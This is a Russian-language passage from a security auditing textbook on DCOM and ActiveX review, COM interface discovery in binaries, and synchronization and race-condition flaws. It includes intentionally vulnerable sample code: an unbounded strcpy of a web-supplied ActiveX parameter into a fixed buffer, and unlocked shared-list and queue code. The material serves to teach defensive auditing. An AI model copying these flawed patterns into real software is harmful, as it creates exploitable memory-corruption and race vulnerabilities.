COM-приложения часто являются self-registering. То есть они могут автоматически выполнять собственную регистрацию, чтобы ручная настройка не требовалась. Для этого они экспортируют пару функций, DllRegisterServer() и DllUnregisterServer(), в одном из binary files, поставляемых с приложением. Функция DllRegisterServer() содержит код для установки настроек регистрации. Функция DllUnregisterServer() выполняет обратное действие: удаляет всю регистрацию, установленную в DllRegisterServer().

COM-приложение, предоставляющее этот интерфейс, устанавливается и удаляется программой regsvr32.exe. Когда эта программа запускается, она находит процедуру DllRegisterServer() в указанном бинарном файле и выполняет ее, тем самым устраняя необходимость ручной регистрации.

NB. Элементы управления ActiveX - это саморегистрирующиеся COM-объекты. Это просто означает, что пользователям не нужно запускать приложение regsvr32, потому что Internet Explorer делает это автоматически при загрузке нового компонента. Элементы управления ActiveX рассматриваются в разделе "Безопасность ActiveX" далее в этой главе.

После установки приложения можно использовать стандартные утилиты Windows для проверки настроек безопасности. Самый простой подход - использовать утилиту DCOM Configuration; однако связанные ключи реестра можно изменять напрямую. Эти ключи расположены по адресу HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\AppID\<AppID>. Таблица 12-6 перечисляет предоставленные MSDN значения, влияющие на параметры безопасности DCOM-сервера.

**Таблица 12-6. Значения реестра COM**

| Именованное значение   | Описание                                                                                                                                                                  |
|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| AccessPermission       | Задает ACL, определяющую доступ.                                                                                                                                          |
| ActivateAtStorage      | Настраивает клиента на активацию в той же системе, что и постоянное хранилище.                                                                                            |
| AppID                  | Идентифицирует AppID GUID, соответствующий именованному исполняемому файлу.                                                                                               |
| AuthenticationLevel    | Задает уровень аутентификации для AppID, переопределяя LegacyAuthenticationLevel. Доступно только в Windows NT 4.0 SP4 и более поздних версиях.                           |
| DllSurrogate           | Указывает, что DLL-сервер должен использовать файл surrogate.exe. Если путь не указан, используется предоставляемый системой surrogate.                                   |
| DllSurrogateExecutable | Указывает, что DLL-сервер должен использовать пользовательский файл surrogate.exe. Если пользовательский файл не указан, используется предоставляемый системой surrogate. |
| Endpoints              | Настраивает COM-приложение на использование указанного номера TCP-порта для DCOM-коммуникаций.                                                                            |

| Именованное значение | Описание                                                                                                                                       |
|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------|
| LaunchPermission     | Задает ACL, определяющую, кто может запускать приложение.                                                                                      |
| LocalService         | Задает приложение как Win32-службу.                                                                                                            |
| RemoteServerName     | Задает имя удаленного сервера.                                                                                                                 |
| RunAs                | Задает приложению выполнение только от имени указанного пользователя.                                                                          |
| ServiceParameters    | Задает параметры, передаваемые LocalService при вызове.                                                                                        |
| SRPTrustLevel        | Задает уровень доверия политики ограничения программ (software restriction policy, SRP). Доступно только в Windows XP и более поздних версиях. |

Вы уже видели, что запускаящую идентичность COM-приложения можно определить, проверив ключи RunAs и LocalService, перечисленные в таблице 12-6. Эти ключи обычно отсутствуют, поэтому выполняется действие по умолчанию, заставляющее COM-приложение выполняться в контексте запускающего пользователя. Выполнение в этом контексте примерно эквивалентно стандартному запуску локального процесса и обычно не требует дальнейшей проверки. Однако дальнейшая проверка нужна, если подсистема COM позволяет удаленным пользователям запускать COM-объекты, поскольку уязвимости в этих методах могут привести к удаленному выполнению процесса. Остальные параметры могут требовать гораздо более внимательной проверки, особенно долгоживущие DCOM-приложения, которые выполняются внутри служб.

## Аудит COM-интерфейсов

Аудит фактической реализации COM-объектов - один из самых критичных компонентов аудита COM-приложения. В конце концов, уязвимость в функциях реализации может позволить атакующим подорвать все внешние средства контроля доступа и целостность нижележащей системы. Выбор параметров аутентификации и олицетворения может снизить воздействие атак. Однако все раскрытые интерфейсы все равно нужно аудитировать на общие классы уязвимостей, обсуждаемые в других местах этой книги.

## Аудит исходного кода COM

Аудит исходного кода упрощает проверку, потому что можно читать определения интерфейсов из IDL-файлов или определений ATL. После этого можно обратиться к исходному коду, найти реализацию релевантных функций и определить, раскрывает ли объект какие-либо уязвимости.

## Бинарный аудит COM

Вам может потребоваться выполнять бинарные аудиты COM-приложений. Принципы аудита COM-приложения, как и любого приложения, одинаковы независимо от того, есть у вас бинарный файл или исходный код. Однако дополнительные шаги бинарного аудита могут быть серьезным препятствием. С учетом этого, данный раздел дает краткое резюме поиска и аудита COM-интерфейсов в бинарных файлах.

Предположим, вы аудитируете COM-приложение и хотите определить, какие интерфейсы раскрывает объект, какие методы доступны в каждом интерфейсе и какие типы аргументов они принимают. Самый полезный источник информации - библиотеки типов, если они доступны.

NB. Библиотеки типов всегда доступны для объектов Automation, потому что интерфейс IDispatch должен публиковать содержащуюся в них информацию.

Как упоминалось ранее, сведения библиотеки типов могут храниться в отдельном файле. Однако чаще всего они хранятся как ресурс в исполняемом файле или DLL, реализующей объект. Расположение библиотеки типов можно найти, обратившись к ключу HKEY\_CLASSES\_ROOT\CLSID\<CLSID>\TypeLib.

NB. Ключ HKEY\_CLASSES\_ROOT\Interface также может содержать ключ TypeLib.

Этот ключ предоставляет значение TypeID GUID, совпадающее с подразделом в HKEY\_CLASSES\_ROOT\TypeLib. Этот ключ имеет подраздел версии, указывающий расположение библиотеки типов. Если она встроена в исполняемый файл, ее можно просто просмотреть с помощью просмотрщика PE-ресурсов, например PE Editor на [www.heaventools.com](http://www.heaventools.com). Эта информация библиотеки особенно полезна, потому что дает GUID, определения структур, методы раскрытых интерфейсов и даже сведения о типах аргументов этих методов.

После получения этой информации нужно определить, как найти методы для аудита в бинарном файле. Первый метод - поиск точек входа. Исполняемый файл, реализующий COM-объект, должен зарегистрировать каждый объект класса с помощью функции CoRegisterClassObject(). Это требует указания CLSID вместе с указателем на интерфейс класса IUnknown. Найдя экземпляры CoRegisterClassObject(), можно найти vtable для IUnknown, а затем прочитать функцию QueryInterface(), чтобы узнать о других интерфейсах, которые раскрывает объект.

Фактически функция QueryInterface(), экспортируемая объектом, всегда полезна, потому что она должна возвращать указатели на все поддерживаемые интерфейсы. Поэтому еще один способ найти функции, экспортируемые объектом, - найти реализацию QueryInterface() в COM-сервере и посмотреть, как она обрабатывает запросы для разных IID. Помните, доступ к любому интерфейсу кроме IUnknown выполняется через функцию QueryInterface(), поэтому реализация всегда выглядит примерно так:

```
HRESULT QueryInterface(REFIID iid, void **ppvObject)
{
    if(iid == IID_IMyInterface1)
    {
        *(IMyInterface1 *)ppvObject = this;

        AddRef();

        return NOERROR;
    }

    *ppvObject = NULL;

    return E_NOINTERFACE;
}
```

Поскольку второй аргумент при успехе всегда указывает на интерфейс, можно найти каждое присваивание для этого аргумента и вывести, какие функции экспортируются. Рассмотрим практический пример. Следующая дизассемблированная вставка взята из C:\Windows\System32\wiaacmgr.exe, который размещает COM-сервер на машине Windows XP

(CLSID 7EFA65D9-573C-4E46-8CCB-E7FB9E56CD57). Код разделен на части, чтобы было проще увидеть, что происходит.

В первой части функция QueryInterface() инициализируется. Как видно, на этом этапе все, что делается, - установка параметра ppvObject в NULL, чтобы изначально он не указывал ни на какой интерфейс:

```
.text:010054C5 QueryInterface proc near ; CODE XREF:
.text:0100A7F7j
.text:010054C5          ; DATA XREF:
.text:off_100178Co
.text:010054C5
.text:010054C5 this_ptr      = dword ptr  8
.text:010054C5 riid          = dword ptr  0Ch
.text:010054C5 ppvObject     = dword ptr  10h
.text:010054C5
.text:010054C5      mov     edi, edi
.text:010054C7      push    ebp
.text:010054C8      mov     ebp, esp
.text:010054CA      mov     edx, [ebp+ppvObject]
.text:010054CD      push    ebx
.text:010054CE      push    esi
.text:010054CF      mov     esi, [ebp+riid]
.text:010054D2      push    edi
.text:010054D3      xor     ebx, ebx
.text:010054D5      push    4
.text:010054D7      pop     ecx
.text:010054D8      mov     edi, offset IID_IUnknown
.text:010054DD      xor     eax, eax
.text:010054DF      mov     [edx], ebx      ; *ppvObject = NULL;
```

Следующая часть кода сравнивает аргумент riid с IID\_IUnknown. Если сравнение успешно, ppvObject устанавливается так, чтобы указывать на текущий объект (this). Инструкция jmp в конце прыгает к эпилогу функции, возвращающему успешный результат:

```
.text:010054E1      repe cmpsd
.text:010054E3      jnz     short loc_10054F2
                                ; test for IID_IUnknown
.text:010054E5
.text:010054E5 loc_10054E5:      ; CODE XREF: QueryInterface+3Cj
.text:010054E5      mov     eax, [ebp+this_ptr]
```

```

.text:010054E8
.text:010054E8 loc_10054E8:      ; CODE XREF: QueryInterface+5Bj
.text:010054E8      mov     [edx], eax      ; *ppvObject = this;
.text:010054EA      mov     ecx, [eax]
.text:010054EC      push   eax
.text:010054ED      call   dword ptr [ecx+4] ; call AddRef()
.text:010054F0      jmp     short loc_100552A

```

Очевидно, у этого объекта есть два интерфейса помимо IUnknown. Следующая часть кода сравнивает аргумент riid еще с двумя ID интерфейсов. Если есть совпадение, параметр ppvObject устанавливается в указатель на объект this и происходит успешный возврат:

```

.text:010054F2 loc_10054F2:      ; CODE XREF: QueryInterface+1Ej
.text:010054F2      mov     esi, [ebp+riid]
.text:010054F5      push   4
.text:010054F7      pop     ecx
.text:010054F8      mov     edi, offset IID_Interface1
.text:010054FD      xor     eax, eax
.text:010054FF      repe   cmpsd
.text:01005501      jz      short loc_10054E5 ;test IID_Interface1
.text:01005503      mov     esi, [ebp+riid]
.text:01005506      push   4
.text:01005508      pop     ecx
.text:01005509      mov     edi, offset IID_Interface2
.text:0100550E      xor     eax, eax
.text:01005510      repe   cmpsd              ; test IID_Interface2
.text:01005512      jnz     short loc_1005522 ; go to failure
.text:01005514      mov     eax, [ebp+this_ptr]
.text:01005517      lea     ecx, [eax+4]
.text:0100551A      neg     eax
.text:0100551C      sbb     eax, eax
.text:0100551E      and     eax, ecx
.text:01005520      jmp     short loc_10054E8 ; *ppvObject = this;

```

NB. Второй интерфейс заставляет ppvObject установиться в указатель this с добавлением 4.

Если совпадение отсутствует, аргумент riid признается недействительным, и инструкция jnz, выделенная в предыдущем коде, вызывает переход к эпилогу ошибки, который возвращает ошибку E\_NOINTERFACE, как показано в следующем фрагменте кода:

```
.text:01005522 loc_1005522:      ; CODE XREF: QueryInterface+4Dj
.text:01005522      and     dword ptr [edx], 0
.text:01005525      mov     ebx, 80004002h ; E_NOINTERFACE
.text:0100552A
.text:0100552A loc_100552A:      ; CODE XREF: QueryInterface+2Bj
.text:0100552A      pop     edi
.text:0100552B      pop     esi
.text:0100552C      mov     eax, ebx
.text:0100552E      pop     ebx
.text:0100552F      pop     ebp
.text:01005530      retn    0Ch
.text:01005530 QueryInterface endp
```

Найдя QueryInterface(), можно понять, какие интерфейсы доступны, исходя из того, как устанавливается параметр ppvObject. Во многих случаях даже не нужно читать код QueryInterface(). Вы знаете, что QueryInterface() является частью интерфейса IUnknown, и каждый COM-интерфейс должен наследоваться от IUnknown. Поэтому перекрестные ссылки vtable на QueryInterface() часто являются COM-интерфейсами, позволяя сосредоточиться на поиске всех перекрестных ссылок к функции QueryInterface(). В предыдущем коде есть две перекрестные ссылки к QueryInterface(), что совпадает с тем, что вы узнали из изучения кода. Перейдя по одной из этих перекрестных ссылок, вы видите это:

```
.text:0100178C off_100178C      dd offset QueryInterface ;
DATA XREF: sub_100A6B7+Do
.text:0100178C                                     ; sub_100A9AF+130
.text:01001790      dd offset sub_1005468
.text:01001794      dd offset sub_1005485
.text:01001798      dd offset sub_1005538
.text:0100179C      dd offset sub_1005582
.text:010017A0      dd offset sub_10055CC
.text:010017A4      dd offset sub_100ACA1
```

Этот код - таблица указателей на функции, как и ожидалось, для одного из COM-интерфейсов, которые раскрывает объект. Две функции под QueryInterface() - это AddRef() (sub\_1005468) и Release() (sub\_1005485): две другие функции IUnknown. Эти три функции всегда находятся в начале каждой раскрытой vtable COM-интерфейса.

Аналогично, DLL-объекты должны раскрывать функцию `DllGetClassObject()`. Ответственность этой функции - предоставить указатель на интерфейс объекта по CLSID и IID. Поэтому, читая эту функцию, можно найти, какие classes поддерживаются, а также какие interface IDs поддерживаются для каждого объекта. Обычно реализации `DllGetClassObject()` выглядят примерно как следующий пример из MSDN (<http://windowssdk.msdn.microsoft.com/library/en-us/com/html/42c08149-c251-47f7-a81f-383975d7081c.asp>):

```
HRESULT_export PASCAL DllGetClassObject
(
    (REFCLSID rclsid, REFIID riid, LPVOID *ppvObj)
)
{
    HRESULT hr = E_OUTOFMEMORY;

    *ppvObj = NULL;

    CClassFactory *pClassFactory = new CClassFactory(rclsid);

    if (pClassFactory != NULL) {
        hr = pClassFactory->QueryInterface(riid, ppvObj);
        pClassFactory->Release();
    }

    return hr;
}
```

Object обычно создается, а затем запрашивается для указанного IID. Поэтому функции инициализации часто вызываются из `DllGetClassObject()`, которая настраивает vtables, содержащие раскрытые методы COM-объекта.

Разумеется, есть и другие методы поиска интерфейсов объекта, хотя иногда они менее точны. Например, если вы знаете IID интерфейса, для которого хотите найти реализацию, можно просто выполнить binary search по части или всему IID, а затем пройти cross-references к методам, использующим этот IID. Часто cross-reference указывает на routine `QueryInterface()`, где этот IID может быть запрошен.

### Automation Objects and Fuzz Testing

Automation objects должны публиковать сведения о типах из своих type libraries. Это означает, что клиенты могут узнать обо всех вызываемых методах и типах аргументов, которые они принимают, просто запросив сведения о типах у object. Поэтому client, который запрашивает эту информацию и затем использует ее для stress-test каждого доступного метода, может быстро находить уязвимости в application.

Оказалось, что tool для этого существует. Frederic Bret-Mounet спроектировал и разработал tool COMbust, о котором рассказывал на конференции Blackhat Briefings в 2003 году. Этот tool берет любой automation object, указанный пользователем, и выполняет базовое fuzz testing любых методов, которые идентифицирует. Его можно настраивать, поэтому пользователи могут выбирать проверяемые условия; он доступен на [www.blackhat.com/html/bh-media-archives/bh-archives-2003.html](http://www.blackhat.com/html/bh-media-archives/bh-archives-2003.html).

Еще один простой способ найти реализацию `QueryInterface()` без чтения кода - выполнить `text search` в `relevant binary code` по `value E_NOINTERFACE (80004002)`. Любое совпадение с этим `number` обычно является реализацией `QueryInterface()`, возвращающей ошибку, или `client`, проверяющим эту ошибку после вызова `QueryInterface()` на `object`. По контексту совпадения легко понять, что именно перед вами.

## Безопасность ActiveX

Элемент управления ActiveX - это саморегистрирующийся COM-объект, развернутый внутри другого приложения, например веб-браузера. Часть "Active" в названии происходит от того, что эти объекты могут регистрировать себя, тем самым упрощая развертывание. Большинство элементов управления ActiveX также раскрывают интерфейсы `IDispatch`, чтобы скриптовые языки могли легко создавать их экземпляры и управлять ими. Обычно эти элементы размещаются в Internet Explorer, хотя их можно размещать внутри любого приложения. ActiveX - важная технология Windows с серьезными последствиями для безопасности, рассматриваемыми в следующих разделах.

NB. Изменения в Internet Explorer 6 и готовящемся Internet Explorer 7 во многом снижают опасность элементов управления ActiveX. Internet Explorer 7 вводит включение элементов по сайтам, чтобы вредоносный сайт не мог создавать экземпляры уже установленных элементов.

## ActiveX Code Signing

Элемент управления ActiveX - это набор бинарного кода, выполняющийся в контексте пользователя, создающего экземпляр. Из-за потенциальной опасности выполнения машинного кода Microsoft спроектировала элементы управления ActiveX с поддержкой проверки через подпись `Authenticode`. Разработчики могут подписывать элементы своими закрытыми ключами, а пользователи могут проверять источник неизмененного элемента. Эта подпись никак не утверждает, что элемент свободен от уязвимостей, и не предотвращает появление вредоносного элемента. Она лишь означает, что есть проверяемый след, ведущий назад к разработчику.

## Safe for Scripting and Safe for Initialization

Помимо подписывания кода, у элементов управления ActiveX есть несколько дополнительных параметров для ограничения поверхности атаки при развертывании внутри Internet Explorer. Эти параметры называются "safe for scripting" и "safe for initialization". Есть два способа пометить интерфейсы как безопасные. Первый выполняется при установке путем изменения ключа реестра `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\<GUID of control class>\Implemented Categories\<GUID of category>`. GUID категории для `safe for scripting` - `{7DD95801-9882-11CF-9FA9-00AA006C42C4}`, а GUID категории для `safe for initialization` - `{7DD95802-9882-11CF-9FA9-00AA006C42C4}`.

Второй подход к пометке элемента как безопасного требует, чтобы элемент управления реализовывал интерфейс `IObjectSafety`, который раскрывает метод `GetInterfaceSafetyOptions()` для размещающего контейнера. Размещающий контейнер вызывает этот метод, чтобы определить, помечен ли конкретный интерфейс как `safe for scripting`



или `safe for initialization`, и также может запросить пометку элемента как безопасного через метод `IObjectSafety.SetInterfaceSafetyOptions()`.

Любой элемент, помеченный как `safe for scripting`, можно создавать и использовать из Internet Explorer. Microsoft советует помечать элемент как `safe for scripting` только в том случае, если им действительно нужно управлять из Internet Explorer и он не предоставляет никаких средств, позволяющих неавторизованным сторонам изменять состояние локальной системы или подключенных систем. Эта рекомендация дается потому, что элемент `safe for scripting` раскрывает свои методы любому сайту, который просматривает пользователь, поэтому атакующие могут использовать раскрытую функциональность элемента для атак на клиентские системы. Например, допустим, скриптуемый элемент позволяет манипулировать произвольными файлами. Эта проблема может быть частью ошибочного дизайна или результатом уязвимости в проверке путей. В любом случае она была бы неприемлемой уязвимостью для элемента управления ActiveX, потому что позволяет любому удаленному атакующему резко изменить систему жертвы после подключения к вредоносному веб-сайту. При проверке элементов управления ActiveX нужно считать каждый скриптуемый метод частью поверхности атаки и оценивать его так же, как любой другой потенциально уязвимый код.

Элементы управления ActiveX также могут сохранять и извлекать данные между созданиями экземпляров с помощью интерфейса `IPersist`, который раскрывается элементами, помеченными как `safe for initialization`. Microsoft советует помечать элемент как `safe for initialization` только в том случае, если ему нужно хранить постоянные данные внутри Internet Explorer и он корректно обрабатывает эти данные. Уязвимость безопасности может возникнуть, если объект хранит конфиденциальные данные и раскрывает их недоверенному источнику или если элемент не рассматривает постоянные данные как данные, происходящие из недоверенного источника.

Некоторым может быть не вполне ясно, почему элемент должен отдельно помечаться как `safe for initialization`. В конце концов, элемент - это просто бинарный модуль, поэтому он может самостоятельно вызвать любую функцию Windows API. Это означает, что он может читать реестр или файловую систему без необходимости в интерфейсе `IPersist`, так что раскрытие конфиденциальных данных все еще остается проблемой. Однако элемент можно инициализировать параметрами, предоставленными веб-сайтом, как показано в этом HTML-фрагменте, который создает экземпляр элемента:

```
<OBJECT ID="MyControl"
  CLASSID="CLSID:F2345FA3-E11B-40AE-A86D-32C487C3EE54"
  CODEBASE="MyControl.CAB">
  <PARAM NAME="MyServer" VALUE="malicious.com" />
</OBJECT>
```

Этот фрагмент создает экземпляр элемента и пытается инициализировать его параметр `MyServer`. Этот параметр принимается через интерфейс `IPersistPropertyBag`, который наследуется от базового интерфейса `IPersist`. Элемент получает параметр следующим кодом:

```
STDMETHODIMP MyControl::Load(IPropertyBag *pProps,
  IErrorLog* pErrLog)
{
  _variant_t    myVar;
  int           hr = 0;

  hr = pProps->Read("MyServer", &myVar, pErrLog);
```

```

    if (hr != 0) return hr;

    strcpy(m_serverName, myVar);

    return hr;
}

```

Этот код - простая реализация метода `IPersistPropertyBag::Load()`. Internet Explorer вызывает этот метод при загрузке элемента, а элемент затем получает значения PARAM через интерфейс `IPropertyBag`. Важно здесь проследить путь этих свойств и увидеть, на что они влияют. Класс `_variant_t` в этом коде имеет перегруженные операторы для обработки преобразований типов, поэтому не отвлекайтесь на эту часть. Вместо этого просто отметьте, что выделенная строка копирует строку свойства в переменную-член. Вот объявление этой переменной-члена:

```
char    m_serverName[512];
```

Довольно очевидно, что этот код выполняет копирование строки без ограничения длины в буфер фиксированного размера, поэтому этот конкретный интерфейс `IPersist` уязвим к прямолинейному переполнению буфера. Эта уязвимость может казаться очевидной, но именно такой шаблон встречался более чем в одном элементе управления ActiveX. Проблема в том, что разработчики часто не считают создание экземпляра элемента точкой раскрытия. Нужно уделять особое внимание всем интерфейсам `IPersist`, чтобы увидеть, обрабатывают ли они ввод небезопасным образом.

## Site-Restricted Controls

Один из лучших способов ограничения поверхности атаки элемента - разрешать создание его экземпляра только для известного набора расположений. Реализации могут ограничивать создание экземпляра на основе имени узла, но ограничения могут быть основаны на любой информации о соединении через интерфейс реализации `IObjectWithSite` и метод `SetSite()`. Затем элемент `WebBrowser` можно использовать для получения подробной информации о соединении. Microsoft предоставляет шаблон `SiteLock` как отправную точку для создания элемента, ограниченного конкретными сайтами.

Если элемент привязан к определенному сайту, нужно определить, насколько эффективна эта привязка. Возможны проблемы в сравнениях строк, позволяющие обходить проверки, похожие на темы, обсуждавшиеся в главе 8, "Strings and Metacharacters". Также на размещающем сайте могут быть уязвимости веб-приложения, позволяющие создать экземпляр элемента в контексте сайта, но с собственными параметрами и скриптами. Дополнительную информацию об уязвимостях, связанных с этим вектором атаки, см. в главах 17, "Web Applications", и 18, "Web Technologies".

## Kill bit

Иногда уязвимость выявляется в подписанном элементе. Затем этот элемент может быть доставлен вредоносным веб-сайтом и позволить атакующим эксплуатировать элемент, который в остальном выглядит безопасным. Элемент, ограниченный конкретными сайтами, менее уязвим к такому типу атаки; однако уязвимости веб-приложений, например SQL injection и cross-site scripting, могут позволить атакующим эксплуатировать нижележащую уязвимость. По этой причине Microsoft ввела ActiveX kill bit, который используется для пометки версии элемента как неразрешенной. Kill bit устанавливается путем задания DWORD-значения CompatibilityFlags равным 0x00000400 в следующем расположении реестра: HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\<GUID of control class>.

Этот ключ и значение обычно отсутствуют, поэтому их должен создать установщик элемента. Разработчики часто заставляют новый элемент устанавливать это значение для всех предыдущих версий, просто чтобы предотвратить установку ранних версий. Обратите внимание, установлено ли это значение; если нет, возможно, стоит бегло проанализировать уязвимости в предыдущих версиях элемента.

## Threading in ActiveX

Большинство элементов управления ActiveX зарегистрированы для модели STA, поэтому проблемы синхронизации потоков обычно не возникают. Однако элемент управления ActiveX может быть зарегистрирован как MTA. Эта модель плоха с точки зрения удобства использования, потому что может вызвать проблемы синхронизации GUI. Однако MTA-элемент также может раскрывать уязвимости синхронизации.

## Review ActiveX controls

Проприетарные элементы управления ActiveX часто не приветствуются в современной разработке веб-приложений. В основном они были заменены более новыми технологиями, которые более переносимы и менее склонны к проблемам безопасности. Однако они все еще развернуты на многих устаревших сайтах и корпоративных интрасетях. Как проверяющий, вы в первую очередь должны понять, действительно ли нужен элемент управления ActiveX, размещаемый в вебе, и сколько будет стоить его замена.

Если элемент необходим, проверяйте его так же, как любое другое бинарное приложение. Однако также нужно убедиться, что элемент учитывает соображения, упомянутые ранее в этом разделе. Вот базовый контрольный список:

1. Если вы проверяете элемент как часть более крупной системы, проверьте, что он подписан сертификатом, которому доверяют клиенты. Если элемент не подписан, ищите уязвимости в остальной системе, которые могли бы позволить атакующим развернуть вредоносный элемент.
2. Если элемент должен быть помечен как safe for scripting, внимательно оцените все раскрытые пути IDispatch, включая уязвимости, вытекающие из предполагаемой функциональности, и уязвимости реализации.
3. Если элемент должен быть помечен как safe for initialization, внимательно оцените все вызовы IPersist. Ищите любое раскрытие конфиденциальных данных. Также ищите любую неверную обработку постоянных данных, например условия, которые могут привести к повреждению памяти.

4. Проверьте, ограничен ли элемент конкретными сайтами. Если да, ищите уязвимости в реализации ограничения, которые могли бы позволить другому сайту создать его экземпляр. Также проверьте любые другие уязвимости реализации, которые могли бы сделать этот интерфейс эксплуатируемым. Если элемент является частью более крупной системы, ищите уязвимости веб-приложения, которые можно использовать для обхода привязки к сайту.
5. Проверьте, устанавливает ли элемент kill bit для предыдущих версий. Если нет, возможно, стоит выполнить беглый анализ уязвимостей в ранних версиях элемента.
6. Если элемент использует модель МТА, проверьте проблемы синхронизации, которые могут эксплуатироваться скриптуемыми методами.

## Итоги

Windows предоставляет разные встроенные IPC-механизмы, которые приложения могут использовать для коммуникации друг с другом, находятся ли они на одном компьютере или на разных компьютерах, разделяющих общую сеть. Несмотря на богатую модель безопасности, эти IPC-механизмы могут увеличивать поверхность атаки приложения и тем самым повышать риск компрометации. Вы изучили разрешения доступа, доступные в IPC-механизмах Windows, и последствия того, как программисты используют эти средства контроля доступа в разных обстоятельствах. Вы также увидели, что посторонние приложения могут атаковать нижележащие IPC-механизмы, чтобы выполнять олицетворение или отключать легитимные системные службы. Понимая эти уязвимости и то, как их атакуют, вы должны уметь выявлять, оценивать и предотвращать их.

# Глава 13. Синхронизация и состояние

"Будущее влияет на настоящее не меньше, чем прошлое."

Friedrich Nietzsche

## Введение

До этого момента большинство рассмотренных уязвимостей возникали в одиночном синхронном пути выполнения кода; то есть каждую уязвимость можно было проследить от единственной точки входа до конечной точки. Однако большая часть современного ПО асинхронно реагирует на внешние триггеры, такие как UNIX-сигналы, события Windows или выброшенные исключения. Асинхронное выполнение становится еще более распространенным с ростом популярности многопоточного программирования, где разные потоки выполнения разделяют одно адресное пространство. Такие многопоточные и многопроцессные приложения создают особые уязвимости безопасности, возникающие, когда атакующий может манипулировать состоянием параллельных экземпляров выполнения. Эта глава показывает, как понимать и выявлять сложные уязвимости, возникающие из-за просчетов безопасности при такой манипуляции состоянием.

## Проблемы синхронизации

Некоторые типы операций требуют атомарности, то есть должны происходить как непрерываемая последовательность. Ошибки могут возникать, когда приложения не обеспечивают требования атомарности между параллельными экземплярами выполнения. Чтобы понять эту проблему, представьте два процесса, разделяющих сегмент памяти: один процесс пишет в него, а другой читает из него, как показано на рис. 13-1.

*Рис. 13-1. Разделяемая память между двумя процессами*

Читающий процесс может быть прерван во время копирования данных из сегмента памяти записывающим процессом, который помещает альтернативные данные в область, из которой выполняется чтение. Аналогично, записывающий процесс может быть прерван читающим, когда он только наполовину закончил запись данных в разделяемый сегмент памяти. В обеих ситуациях сегмент разделяемой памяти считается находящимся в несогласованном состоянии, потому что он оказался посреди операции, которая должна была быть атомарной между двумя процессами.

ОС предоставляют примитивы синхронизации для задач параллельного программирования. Атомарный доступ к ресурсам часто контролируется через примитив взаимного исключения, или mutex. Когда поток пытается получить доступ к разделяемому ресурсу, он сначала должен захватить mutex. Это означает, что другие процессы или потоки, пытающиеся захватить тот же mutex, блокируются и ждут, пока владелец его освободит. Захват mutex также может называться locking или holding, а освобождение - unlocking или signaling.

К сожалению, сложные требования к блокировкам могут затруднять правильное использование API синхронизации. Кроме того, код с проблемами параллельности редко проявляет симптомы, а условия ошибок часто выглядят случайными и невоспроизводимыми. Такое сочетание факторов делает concurrency issues крайне трудными для выявления и трассировки. В результате ошибки такого рода легко остаются недиагностированными долгое время просто потому, что bug невозможно воспроизвести с входными данными, которые кажутся идентичными. Следующие

разделы рассматривают базовые проблемы, которые параллельное программирование вносит в программы, чтобы позднее в главе можно было связать этот материал с более конкретными уязвимостями.

## Повторная входимость и asynchronous-safe code

Первый шаг к пониманию проблем параллельности - познакомиться с понятием reentrancy. Reentrancy означает способность функции работать правильно даже тогда, когда она прервана другим выполняющимся потоком, вызывающим ту же функцию. Иными словами, функция является reentrant, если несколько экземпляров одной функции могут параллельно выполняться в одном адресном пространстве, не создавая потенциально несогласованных состояний. Рассмотрим пример non-reentrant функции:

```
struct list *global_list;

int global_list_count;

int list_add(struct list *element)
{
    struct list *tmp;

    if(global_list_count > MAX_ENTRIES)
        return -1;

    for(list = global_list; list->next; list = list->next);

    list->next = element;
    element->next = NULL;
    global_list_count++;

    return 0;
}
```

Для этого примера предположим, что существует функция `list_init()`, которая инициализирует список одним элементом, так что разыменование указателя `NULL` в `list_add()` не происходит. Эта функция добавляет элемент в список как должна, но она не является `reentrant`. Если ее прервет другой выполняющийся поток, который также вызывает `list_add()`, оба экземпляра функции будут одновременно изменять переменные `global_list` и `global_list_count`, что даст непредсказуемые результаты. Чтобы функция была `reentrant`, она не должна изменять глобальные переменные или разделяемые ресурсы без подходящих механизмов блокировки. Вот еще один пример функции, которая работает с глобальными данными в `non-reentrant` манере:

```
struct CONNECTION
{
    int sock;

    unsigned char *buffer;

    size_t bytes_available, bytes_allocated;
} client;

size_t bytes_available(void)
{
    return client->bytes_available;
}

int retrieve_data(char *buffer, size_t length)
{
    if(length < bytes_available())
        memcpy(buffer, client->buffer, length);
    else
        memcpy(buffer, client->buffer, bytes_available());

    return 0;
}
```

Функция `retrieve_data()` читает данные из глобальной структуры в целевой буфер. Чтобы убедиться, что целевой буфер не переполняется, параметр `length` сравнивается с количеством байтов, доступных в буфере данных, полученном от клиента. Код корректен в одиночном непрерываемом контексте, но что произойдет, если эту функцию прервет другой поток, изменяющий состояние структуры `client CONNECTION`? В частности, можно сделать так, чтобы `bytes_available()` изначально возвращала значение меньше `length`, а затем прервать выполнение перед операцией `memcpy()` функцией, которая изменяет `client->bytes_available` на значение больше `length`. Поэтому, когда выполнение программы вернется в `retrieve_data()`, она скопирует неправильное число байтов в буфер, что приведет к переполнению.

Как видно, проблемы синхронизации могут быть довольно тонкими, и даже код, который на первый взгляд кажется безопасным, может внезапно стать небезопасным, когда он помещается в прерываемую среду, например в многопоточное приложение. Эта глава рассматривает несколько типов уязвимостей, которые являются прямым результатом использования `non-reentrant` функций там, где требуется `reentrancy`.

## Состояния гонки

Считается, что программа содержит race condition, если результат операции успешен только тогда, когда определенные ресурсы обрабатываются в ожидаемом порядке. Если ресурсы используются в другом порядке, поведение программы меняется, а результат становится неопределенным. Чтобы понять эту проблему, рассмотрим программу с несколькими потоками: поток-производитель добавляет объекты в очередь, а несколько потребителей берут объекты из очереди и обрабатывают их, как показано в следующем коде:

```
struct element *queue;

int queueThread(void)
{
    struct element *new_obj, *tmp;

    for(;;)
    {
        wait_for_request();

        new_obj = get_request();

        if(queue == NULL)
        {
            queue = new_obj;
            continue;
        }

        for(tmp = queue; tmp->next; tmp = tmp->next)
            ;

        tmp->next = new_obj;
    }
}

int dequeueThread(void)
{
    for(;;)
    {
        struct element *elem;

        if(queue == NULL)
            continue;
```



```

        elem = queue;

        queue = queue->next;

        .. process element ..

    }

}

```

Проблема этого кода в том, что он изменяет разделяемую структуру без какой-либо блокировки, гарантирующей, что другие потоки не будут одновременно изменять эту же структуру или обращаться к ней. Например, представьте, что `dequeueThread()` выполняется в одном потоке и выполняет следующую инструкцию:

```
elem = queue;
```

